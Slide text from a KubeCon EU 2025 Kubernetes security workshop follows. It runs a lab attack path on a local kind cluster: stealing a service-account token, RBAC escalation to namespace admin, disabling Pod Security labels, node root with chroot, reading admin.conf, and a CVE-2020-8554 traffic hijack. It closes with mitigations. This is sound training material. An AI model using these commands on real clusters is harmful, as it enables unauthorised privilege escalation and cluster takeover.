CONTAINER SECURITY TRAINING

KUBECON EU 2025

HACKING UP A STORM

ABOUT US

- In person
  - Rory McCune
  - Marion McCune
- In spirit
  - Iain Smart

HIGH LEVEL COURSE OBJECTIVES

- Follow an attack path in Kubernetes, and explain the concepts of each step.

COURSE LOGISTICS

- Phones on silent please
- You can work in practice, or follow along as we go through the steps
- Limited time for questions now, but we'll have contact links at the end

TECHNICAL REQUIREMENTS

- Make sure you have kind installed
- Clone our workshop repo
- QR Code to the Repository on all the slides!

```
git clone https://github.com/Container-Security-Training/Kubecon-EU-25.git
```

SETTING THE SCENE

- Throughout this workshop, we'll play the part of a developer writing software to run in a cluster
- The developer needs to get "creative" to make it work!

SETUP - SET UP A KIND CLUSTER

Make sure you have navigated to the demo directory

```
cd Kubecon-EU-25
```

- Create a kind cluster

```
kind create cluster --config kind-cluster.yaml
```

SETUP - ADDING SOME MANIFESTS

Check you're connected to our cluster

```
kubectl cluster-info
```

Apply our manifests :-

```
kubectl apply -f manifests/
```

SETUP - BECOMING THE DEVELOPER!

Connect to the developer environment


```
kubectl exec -it -n dev deployments/workstation -- /bin/bash
```

Confirm that you can get pods in the cluster

```
kubectl get pods
```

HOW DID THAT WORK?

- There are three steps to approving a request in a cluster
- *Authentication* validates who you are
- *Authorization* validates what you're allowed to do
- *Admission control* adds policy based restrictions to the request (NB CREATE/UPDATE/DELETE only)



HOW DID THAT WORK? - AUTHENTICATION

- Normally, developers would use credentials through an OIDC implementation to connect to the cluster.
- Service Accounts use Service Account Tokens, granted through the TokenRequest API.
- Some system components use client certificates
    - Users can also use client certificates, but this comes with ✨problems✨

HOW DID THAT WORK? - AUTHORIZATION

- The Kubernetes API Server can support multiple Authorizers, configured through the launch flags
- For this test cluster, we use the default KinD configuration

```
- --authorization-mode=Node,RBAC
```

HOW DID THAT WORK? - ACCESS CHECKS


- A principal can check its own permissions by creating a SelfSubjectRulesReview

```
kubectl auth can-i --list
```

```
kubectl auth can-i --list -v=9
```

WHAT ARE WE TRYING TO DO?

- We've just deployed a "Log reader" application in our `dev` namespace
- Designed for the critical task of - reading logs from a system pod in the `kube-system` namespace
- We're using a `hostPath` volume to achieve our goals



Kube-System Namespace
Deployment - Update-log-file
Dev Namespace
Deployment - Workstation
Developer
Deployment - Read-log-file
Log-Write
Log-Read
Node

CHECK WHAT'S RUNNING

```
kubectl get pods
```

```
kubectl get deployments
```

```
kubectl get replicasets
```


Kube-System Namespace
Deployment - Update-log-file
Dev Namespace
Deployment - Workstation
Developer
Deployment - Read-log-file
Log-Write
Log-Read
Node

ADMISSION CONTROL

- The Log reader workload isn't running, because it's attempting to use host resources
- This can lead to cluster compromise, so it should be blocked for security reasons
- In modern clusters, this can be achieved in a couple of ways
  - Pod Security Admission
  - External Admission Controllers
  - Validation Admission Policy

ADMISSION CONTROL - POD SECURITY ADMISSION

- We can validate why the log reader workload isn't running through resource descriptions

```
kubectl describe replicaset -l app=read-log-file
```

ADMISSION CONTROL - POD SECURITY ADMISSION

```
Warning  FailedCreate  3m18s
replicaset-controller  Error creating: pods "read-log-file-ccb95c58f-wdxtj" is forbidden: violates PodSecurity "baseline:la
```

SO HOW DO WE MAKE THE WORKLOAD RUN?

- Work in a different namespace
- Ask for restrictions on the dev namespace to be lifted
- Find a way to make it work...

DISCLAIMER

- We're showing what's technically possible. Techniques taught here are for educational purposes, and should only be used on systems you have explicit written permission to test.
- Please don't do anything illegal.

CHECK OUR PERMISSIONS - DEV NAMESPACE

- We currently have the following permissions in the `dev` namespace.

```
kubectl -n dev auth can-i --list
```

```
Resources          Non-Resource URLs   Resource Names   Verbs
pods/exec          []
    []                 [get create]
pods/log           []
    []                 [get create]
pods
[]                  []                [get list create delete]
events             []
    []                 [get list]
serviceaccounts    []
    []                 [get list]
deployments.apps   []
    []                 [get list]
replicasets.apps   []
    []                 [get list]
```

CHECK OUR PERMISSIONS - KUBE-SYSTEM NAMESPACE

```
kubectl -n kube-system auth can-i --list
```

- Not so great…

SERVICE ACCOUNTS

```
kubectl get serviceaccounts
```

- The `rbac-manager` service account sounds interesting.
- Having a service account token with those rights might be handy!

GET A SERVICE ACCOUNT TOKEN

- There are three main ways to get a service account token
  - By calling `kubectl create token`
  - By creating a `secret` of the correct type
  - Through Pod Creation
- We only have permissions for one of these

GETTING A SERVICE ACCOUNT TOKEN VIA POD CREATION

- Any pod in a namespace can use any service account in a namespace.
- So let's create a pod!

GET A TOKEN - POD CREATION

```
kubectl apply -f - << EOF
apiVersion: v1
kind: Pod
metadata:
  labels:
    run: token-read
  name: token-read
  namespace: dev
spec:
  containers:
  - image: ctrsec/tools:latest
    name: token-read
  serviceAccount: rbac-manager
EOF
```

GET A TOKEN - READ TOKEN

```
kubectl exec token-read -- cat /var/run/secrets/kubernetes.io/serviceaccount/token | jwt decode -
```

```
export TOKEN=$(kubectl exec token-read -- cat /var/run/secrets/kubernetes.io/serviceaccount/token)
```

CHECK PERMISSIONS AGAIN

```
kubectl --token=$TOKEN auth can-i --list
```

- We have `*` on `rbac.authorization.k8s.io`
- This API Group includes roles, rolebindings, clusterroles, and clusterrolebindings
- It includes the usual CRUD verbs, plus some extras

RBAC - ESCALATE

- Normally, an entity can't create permissions they don't already hold
- This check can be bypassed using the `escalate` verb

RBAC - NAMESPACE ADMIN FOR DEVELOPERS!

```
kubectl --token $TOKEN create role --verb='*' --resource='*.*' nsadmin
```

```
kubectl --token $TOKEN create rolebinding --role nsadmin --serviceaccount dev:developer nsadmin
```

```
kubectl auth can-i --list
```

GET NAMESPACE ADMIN

- RBAC Objects are either global, or namespaced
- We can do what we want, inside our namespace, and nothing globally
- Namespaces are sometimes global, and sometimes namespaced
  - Specifically, requests in a namespace for that same namespace, are namespaced

MODIFYING NAMESPACE LABELS

- One feature of namespaces that *is* available to namespace admin is … labels
- e.g. the Pod Security Admission labels!

```
kubectl label ns dev pod-security.kubernetes.io/enforce=privileged --overwrite
```

VALIDATE OUR CHANGES - DID WE FIX OUR PROBLEM?

```
kubectl get pods
```

- Note that in the output, the read-log-file workload has successfully started.

RECAP

- When we started this workshop, we were posing as developers with limited permissions, and a broken workload
- We've been able to increase our permissions, and the workload now runs

WHAT ELSE COULD WE DO?

- One of the inherent challenges of Kubernetes security is that unrestricted create pod == root on the node
- This can often lead to privilege escalation

COMPROMISE THE CLUSTER

- We can create a workload which grants us full control over the master node

```
kubectl apply -f manifests/noderoot.yml
```

PROOF

```
kubectl exec -it noderootpod -- chroot /host
```

WHAT IF WE NEED TO FIX SOMETHING ELSE?

- It'd be really handy to have a way to fix any other problems we encounter.
- Having a credential that wouldn't expire would be nice!

ADMIN.CONF AND SUPER-ADMIN.CONF

- A pair of credentials created by default on any kubeadm cluster
- Have high privileged access to the cluster

USING ADMIN.CONF & SUPER-ADMIN.CONF

```
kubectl --kubeconfig=/etc/kubernetes/admin.conf auth can-i --list
```

```
kubectl --kubeconfig=/etc/kubernetes/super-admin.conf auth can-i --list
```

- All the rights!

AVOIDING THE PROBLEMS

- Let's take our frustrated developer hats off, and put on our cluster admin ones
- How do we avoid people doing things like this in our cluster?
  - Namespace segregation
  - Care with service accounts
  - RBAC least-privilege, careful with namespace admins!

CONCLUSION

- This was one example of some of the areas where Kubernetes security can be a bit complex.

FURTHER READING

- https://container-security.site
- https://talks.container-security.site
- https://raesene.github.io
- #SIG-Security & #kubernetes-security on Kubernetes slack
- #TAG-Security on CNCF slack


THANKS!

- Marion Mccune
  - e-mail: marion.mccune@scotsts.com
  - Bluesky: @marionmccune.bsky.social
- Rory McCune
  - e-mail: rorym@mccune.org.uk
  - Mastodon: @raesene@infosec.exchange
  - Bluesky: @mccune.org.uk
- Iain Smart
  - e-mail: iain@iainsmart.co.uk
  - Bluesky: @smarticu5.bsky.social

BONUS HACKING - IF WE HAVE TIME

- Let's exploit an unpatched Kubernetes CVE from 2020
- One of the "Unpatchable 4" CVEs that exist in (almost) every cluster

CVE-2020-8554



FIRST WE'LL CREATE A CLIENT POD

- If you're still on the control plane node, exit that.

  ```
  exit
  ```

- If you're still in the developer pod exit that too!

  ```
  exit
  ```

  ```
  cd ~/Kubecon-EU-25/CVE-2020-8554
  ```

  ```
  kubectl create -f client-pod.yaml
  ```

THEN WE'LL CHECK IT'S CONNECTION TO AN IMPORTANT SITE!

```
kubectl -n dev exec client-pod -- curl -s http://icanhazip.com
```

NOW WE'LL PUT OUR ATTACKERS HATS ON!

- First create a new namespace and a deployment to get the redirected traffic

  ```
  kubectl create -f deployment.yaml
  ```

AND THEN A SERVICE TO DO THE REDIRECTION

```
kubectl create -f service.yaml
```

AND NOW SEE IF OUR HIJACKING WORKED

```
kubectl -n dev exec client-pod -- curl -s http://icanhazip.com
```

WHY DID THAT WORK?

- Kubernetes uses iptables rules
- iptables rules can be used to re-direct traffic

HOW CAN WE STOP THAT HAPPENING?

- RBAC
- Admission control!
  - Restrict `externalIPs` in services.